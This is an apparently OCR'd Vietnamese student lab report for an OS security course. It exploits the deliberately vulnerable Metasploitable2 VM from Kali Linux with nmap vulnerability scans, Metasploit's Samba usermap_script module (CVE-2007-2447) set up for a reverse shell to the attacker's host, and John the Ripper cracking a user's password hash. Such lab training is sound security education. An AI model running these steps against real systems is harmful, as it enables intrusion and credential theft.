
HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG

KHOA AN TOÀN THÔNG TIN



An toàn hệ điều hành

Bài thực hành 1

Họ và tên: Vũ Ngọc Khánh

Mã sinh viên: B20DCAT105

Giảng viên hướng dẫn: TS. Hoàng Xuân Dậu

Hà Nội -2023

I. Mục đích

- Tìm hiểu về các lỗ hổng một số dịch vụ, phần mềm trên HĐH.
- Luyện thực hành tấn công kiểm soát hệ thống chạy Ubuntu từ xa sử dụng công cụ tấn công Metasploit trên Kali Linux.

II. Chuẩn bị

1. Các phần mềm, công cụ cần có

- Kali Linux
- Metasploit
- Metasploitable2: Máy ảo VMWare chứa lỗi, có thể tại tại:
    - Metasploitable - Browse /Metasploitable2 at SourceForge.net

2. Tìm hiểu về các lỗ hổng bảo mật trên một số DV của Ubuntu


Metasploitable2 là một máy ảo VMWare được tích hợp nhiều dịch vụ chứa các lỗi bảo mật đã biết cho phép khai thác kiểm soát hệ thống từ xa phục vụ học tập. Danh sách các lỗ hổng và hướng dẫn khai thác có thể tìm tại: https://www.hackingarticles.in/comprehensive-guide-on-metasploitable2/

Lỗ hổng là lỗ hổng bảo mật CVE-2007-2447 trên dịch vụ chia sẻ file SMB (Samba) với các phiên bản Samba 3.0.0 đến 3.0.25rc3 có thể cho phép thực thi mã từ xa. Chi tiết về lỗ hổng này có thể tìm tại: NVD - CVE-2007-2447 (nist.gov)

III. Nội dung thực hành

1. Cài đặt các công cụ, nền tảng

Cài đặt Kali Linux:



Tải và cài đặt Metasploitable2 làm máy victim:


```
Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Sun May 20 15:50:42 EDT 2012 from 172.16.123.1 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$  * Reloading OpenBSD Secure Shell server's configurat
ion sshd
   ...done.
 * Reloading Postfix configuration...
   ...done.

msfadmin@metasploitable:~$ _
```


Tạo một người dùng mới trên máy ảo:

```
msfadmin@metasploitable:~$ sudo useradd khanhvn105
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ sudo passwd khanhvn105
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
msfadmin@metasploitable:~$ _
```


2. Quét máy victim Metasploitable2 tìm các lỗ hổng tồn tại


Tìm địa chỉ IP của máy victim, kali:






Kiểm tra kết nối mạng giữa các máy:





Sử dụng công cụ nmap để rà quét các lỗ hổng tồn tại trên máy chạy Metasploitable2:

- Quét cổng dịch vụ netbios-ssn cổng 139:



- Quét cổng dịch vụ microsoft-ds cổng 445

```
┌──(khanhvn105㉿kali)-[~]
└─$ nmap --script vuln -p445 192.168.61.48
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-05 22:50 EST
Nmap scan report for 192.168.61.48
Host is up (0.0035s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|_smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)
|_smb-vuln-ms10-061: false
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 47.08 seconds

┌──(khanhvn105㉿kali)-[~]
└─$
```

3. Khai thác tìm phiên bản Samba đang hoạt động

```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://gith
                                       ub.com/rapid7/metasploit-framework/w
                                       iki/Using-Metasploit
   THREADS  1                yes       The number of concurrent threads (ma
                                       x one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > msf set RHOST 192.168.61.48
[-] Unknown command: msf
msf6 auxiliary(scanner/smb/smb_version) > set RHOST 192.168.61.48
RHOST => 192.168.61.48
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.61.48:445     - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.61.48:445     -   Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.61.48:        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

4. Khai thác lỗi trên Samba cho phép mở shell chạy với quyền root:

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.61.48
RHOST ⇒ 192.168.61.48
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload ⇒ cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT ⇒ 445
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.61.48    yes       The target host(s), see https://github.com/rapid7/metasploit-f
                                      ramework/wiki/Using-Metasploit
   RPORT   445              yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.61.28    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

```
┌──(khanhvn105㉿kali)-[~]
└─$ john password
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4×3])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
1                (khanhvn105)
1g 0:00:00:00 DONE 2/3 (2023-03-05 23:19) 16.66g/s 56316p/s 56316c/s 56316C/s chacha..help
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
┌──(khanhvn105㉿kali)-[~]
└─$ john --show password
khanhvn105:1:19422:0:99999:7:::

1 password hash cracked, 0 left
```

⇨ Mật khẩu người dùng khanhvn105 trên máy victim là 1.